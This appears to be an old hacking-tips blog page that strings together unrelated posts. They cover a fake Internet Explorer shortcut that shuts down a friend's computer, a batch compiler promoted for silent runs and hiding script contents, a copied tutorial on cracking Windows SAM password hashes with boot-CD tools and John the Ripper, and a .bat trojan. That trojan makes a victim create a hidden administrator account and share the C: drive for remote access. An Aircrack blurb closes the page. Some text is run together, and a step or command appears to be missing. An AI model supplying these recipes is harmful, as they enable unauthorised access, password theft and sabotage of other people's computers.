Author: pradctgign
| Posted at: 4:25 AM |
Filed Under: tips n tricks
|
In this tutorial you will learn how to make a virus joke to your friends and shut down their computer. Replace one of their used icons on the desktop with a fake one. And when they try to open it, their computer will close.

1. Right click on the desktop and go to New -> Create Shortcut.
2। Type in the windows that appears: shutdown -s -t 60 -c "Virus Detection. Computer is shutting down." Instead of 60 you can put what value you want. It represents the time in seconds. And also between quotes you can put what message you desire.
3. Click Next and type Internet Explorer. You can write whatever you want.
4। You will have a program like this on your desktop.
5। We need to change its icon to look like Internet Explorer। Right click on it and choose Properties.
6. Go to Shortcut ->Change Icon.
7. You can find the icon in the ones available or go to C:/Program Files/ Internet Explorer and select the icon from there.
8. After the icon is selected press Open.
9. The 'virus' will look like Internet Explorer.
10। And when you open it the computer will be closed in 60 seconds or whatever value you chosed.
11. The only way to stop the computer from shutting down is to go to Start->Run and type shutdown -a, and press Enter
Remember that this is just for educational purposes only and you should not harm computers and their functionality.
Quick Batch File Compiler convert your batch files into actual program (.EXE format) in one click. This program may be run on Windows 2000/2003/XP/Vista without any limitations. An .EXE file is much harder to casually reverse-engineer, so this could be a way to conceal a particular batch file's operations from an end user. Content of your batch file will be encrypted and protected from changes. Quick Batch File Compiler also lets you set various resources in the .EXE file, such as its description, the company name, version information and even the application icon. In additional, you may include any files to compiled exe file and use it during execution.
Product Features :
Can compile any batch file to exe format compatible with Windows 2000/XP/2003/Vista.
Command line compilation.
"Ghost" mode: application opens no windows and provides no feedback - best way to perform an install or modification silently.
Custom application resources. You can define Icon and Version Info for EXE-file.
Protects contents of a batch file from the non-authorized change
Hides contents of a batch file from viewing. Keep your secrets!
It is not necessary to be the programmer to create the program
It is very useful for installation and automation tasks
Can store additional files required during execution into one EXE file.
Royalty Free. You can create unlimited products without having to pay royalties. Lifetime free upgrades.
Minimum System Requirements Microsoft Windows NT/2000/XP/2003/Vista Microsoft Internet Explorer 4 or higher Pentium MMX processor or faster 16 MB RAM or more.
Cracking the Sam file. ------------------------- Did not write this tutorial although I did know about this before i read this. This tutorial is much better then I would have written. The Original document can be found here http://www.irongeek.com/i.php?page=.../localsamcrack2
SysKey is an extra level of encryption put on the hashes in the SAM file [1]. SysKey was introduced in Service Pack 3 (SP3) for NT 4 but every version of Windows since has had SysKey enabled by default. The way most folks crack a SAM file on a system that uses SysKey is by running a utility called PWDump as an admin to get the LM (LAN Manager) and NT hashes. The problem is PWdump only works if you can run it from an administrator level account, and if the reason an attacker is cracking the hashes in the first place is to get an administrator level account then PWdump is of little use.
Some folks will ask why would you want to crack the passwords in the SAM at all since it’s far easier to just change the Administrator password using a Linux boot disk or Sala’s Password Renew for PE Builder. The reason an attacker may want to crack the local passwords instead of changing them is two fold:
1. An attacker doesn’t want to tip off the system administrators. If they notice that the old local admin password no longer works they will get a little bit suspicious don’t you think? This is somewhat solved by Sala’s Password Renew since it lets you add new admin level accounts as well as change existing account’s passwords.
2. The same local account passwords may be used on other systems on the network (and most likely are if they use imaging software like Ghost). If the attacker can crack one machine’s admin password that same password may allow the attacker to gain access to other boxes on that LAN that they only have remote access (across the network) to.
This article assumes that the attacker has only physical access to the machine whose SAM they want to crack and that they also have access to the Knoppix variant known as the Auditor security collection boot CD [5] (I’m using version 120305-01 in this tutorial). Here are the steps you will need to take in order to audit local passwords using the Auditor CD:
Step 1. Download the Auditor Boot CD ISO and burn it to a CD-R. All of the tools we will be using in this tutorial come on the Auditor Boot CD.
Step 2. Insert the Auditor Boot CD into the target system, reboot and set the CD-ROM as the first boot device in the BIOS. Some systems let you hold down a certain function key at startup to choose what media to boot from (on recent Dell’s it’s F12).
Step 3. Auditor will begin to boot and ask you what screen resolution you want to use. Choose a resolution that your monitor and video card will support (I use 2 for 1024x768) then hit enter.
Step 4. When Auditor finishes booting click on the icon on the KDE bar for a new terminal window (it looks like a little monitor). Below you will see the commands you will have to use to get past SysKey, extract the hashes and attempt to crack the password hashes.
Step 5. Mount the local hard disk, most likely hda1:
Linux Command:
mount /dev/hda1
Step 6. Change the present working directory to the ramdisk so we space to work with the files we will be creating:
Linux Command:
cd /ramdisk/
Step 7. Auditor comes with Ncuomo’s Samdump2 and Bkhive [6]. We will be using these tools to extract the system key from the System hive and the password hashes from the SAM file. To get the system key we need to use the Bkhive on our SYSTEM file (most likely in C:\WINDOWS\system32/config\SYSTEM, that’s where it is on my XP Pro test box, on some systems it will me in C:\WINNT\system32/config\SYSTEM or perhaps some other drive entirely). By the way, if for some reason you are running NT4 SP3 you will need to use Bkreg instead, all later system (NT4 SP4, 2000 and XP) use Bkhive. To grab the system key and put it into a file we use the following command:
Step 9. At this point we have a PWDump format file called password-hashes.txt that we could copy off of the system and import into L0phtcrack [7] or Cain [8] (see the old tutorial for details). Since I said we were going to do it all with the Auditor CD and Open Source tools we will use John the Ripper to crack the hashes, but before we can use John we have to extract one of the many wordlists that comes with Auditor. Take a look on the CD in /opt/auditor/full/share/wordlists/ for all of the different wordlists you can use, I’ll use english.txt for this tutorial. To extract english.txt to the ramdisk use the following command:
Step 10. Now that everything is in place we can run John with a simple dictionary attack to see if we can crack any of the hashes:
Linux Command:
john password-hashes.txt -w:eng.txt
John detects that the dump file has LM (LAN Manager) hashes in it and chooses the format “NT LM DES [32/32 BS]” automatically. If I had disabled the storing of LM hashes in the SAM I might want to use the –f option to specify the NT hash format and try to crack the NT hashes instead. To do that I would use the following command:
Linux Command:
john password-hashes.txt -f:NT -w:eng.txt
If dictionary attacks aren’t working and you have a lot of time (as well as a fast computer) you can try John’s incremental (brute force) mode and see if it gives you better results:
Linux Command:
john password-hashes.txt -i:all
Incremental mode is limited to only eight characters unless you change the source before you compile it, but at more than eight characters you will likely be waiting a very long time for John to finish. Doing more that eight characters is pointless anyway if you have the LM hashes since there are stored as two seven byte parts (NT hashes are a different story and can be harder to crack).
In case you were wondering what all of these commands would look like along with their output here is a copy of my session log that may help you understand how they all work together (notice that the password for the Administrator account is “monkey”):
Session Log saved from Auditor CD:
root@1[~]# mount /dev/hda1 root@1[~]# cd /ramdisk/ root@1[ramdisk]# bkhive-linux /mnt/hda1/WINDOWS/system32/config/system saved-syskey.txt Bkhive ncuomo@studenti.unina.it
Bootkey: 407af4376e55f1fd6d58cc47a4fa4c01 root@1[ramdisk]# samdump2-linux /mnt/hda1/WINDOWS/system32/config/sam saved-syskey.txt>password-hashes .txt Samdump2 ncuomo@studenti.unina.it This product includes cryptographic software written by Eric Young (eay@cryptsoft.com)
No password for user Guest(501) No V value! root@1[ramdisk]# gunzip -c /opt/auditor/full/share/wordlists/english/english.txt.gz> /ramdisk/eng.txt root@1[ramdisk]# john password-hashes.txt -w:eng.txt Loaded 3 password hashes with no different salts (NT LM DES [32/32 BS]) MONKEY (Administrator) guesses: 1 time: 0:00:00:03 100% c/s: 1622943 trying: ZZYZX - ZZZZZZZ root@1[ramdisk]# john password-hashes.txt -f:NT -w:eng.txt Loaded 2 password hashes with no different salts (NT MD4 [TridgeMD4]) monkey (Administrator) guesses: 1 time: 0:00:00:12 100% c/s: 464435 trying: zzzzzzzzzzzzzzzzzzzzzz root@1[ramdisk]#
Mitigating SAM and SysKey Cracking
There are a few things you can do to make it harder for attacker to crack you local passwords. An attacker will most likely have to get into the BIOs to set it to boot from the CD-ROM. Setting up a BIOs password will help keep crackers from using the Auditor CD (or any boot CD) but if they can get into the computer’s case it’s easy to reset a BIOs password so some sort of physical case lock should be used as well. Strong passwords (non-dictionary words with more that just alphanumeric characters) will also make it harder for attackers to crack passwords since they will have to resort to potentially slow brute force methods.
I hope this short tutorial helps, feel free to write me if you have any questions. Some other techniques you may want to look into for faster cracking are cracking clusters [9] and Rainbow tables [10]. Enjoy your hash.
Open a dos prompt we will only need a dos prompt and windows xp operating system -Basics-Opening a dos prompt -> Go to start and then execute and typecmd and press okNow insert this command: netAnd you will get something like thisNET [ ACCOUNTS COMPUTER CONFIG CONTINUE FILE GROUP HELP HELPMSG LOCALGROUP NAME PAUSE PRINT SEND SESSION SHARE START STATISTICS STOP TIME USE USER VIEW ]In this tutorial we well use 3 of the commands listed herethey are: net user , net share and net sendWe will select some of those commands and put them on a .bat file.What is a .bat file?Bat file is a piece of text that will execute as commands.Open notepad and write there:dirpauseAnd now save this as test.bat and execute it.Funny ain't it ?---------------------- Starting --------------------:Server:-The plan here is to share the C: drive and make a new userwith administrators accessStep one -> Open your dos prompt and a notepad.The dos prompt will help you to test if the commands are okand the notepad will be used to make the .bat file.Command #1-> net user prudhvi /addWhat does this do? It makes a new user called prudhvi you can putany name you wantCommand #2-> net localgroup administrators prudhvi /addThis is the command that make your user go to the administratorsgroup.Depending on the windows version the name will be different.If you got an American version the name for the groups is Administrators and for the Portuguese version is administrators so it's nice you know which version of windows xp you are going to try share.Command #3->net share system=C:\ /unlimitedThis commands share the C: drive with the name of system.Nice and those are the 3 commands that you will need to put on your .bat file and send to your friend.-!extras!-Command #4-> net send urip I am ur serverWhere it says urip you will insert your ip and when the victim opens the .bat it will send a message to your computer and you can check the victim ip.->To see your ip in the dos prompt put this command: ipconfig-----------------------: Client :----------------Now that your friend opened your .bat file her system have the C: drive shared and a new administrator user.First we need to make a session with the remote computer with the net use command,you will execute these commands from your dos prompt.Command #1 -> net use \\victimip neoThis command will make a session between you and the victim.Of course where it says victimip you will insert the victim ip.Command #2-> explorer \\victimip\systemAnd this will open a explorer windows in the share system which is the C:/ drive with administrators access!!!Have Fun !!!!
Have a laptop, or a wireless internet card in your PC? Have you ever been in the position that where you lost your WEP / WPA key, and you interested on retrieving it back? Well with Aircrack you can.Aircrack is a set of tools for auditing wireless networks. It consists of: airodump (an 802.11 packet capture program), aireplay (an 802.11 packet injection program), aircrack (static WEP and WPA-PSK cracking), and airdecap (decrypts WEP/WPA capture files).I have used aircrack to try and hack my own wireless network and I happy to say I am as secure as I can get wirelessly. Again Aircrack comes with the four following pieces of software to help you secure your wireless internet connection airodump (an 802.11 packet capture program) aireplay (an 802.11 packet injection program) aircrack (static WEP and WPA-PSK cracking) airdecap (decrypts WEP/WPA capture files)External Links Aircracks Official Homepage Visit Aircrack on Freshmeat.comDownload Download the Package (Working Mirror)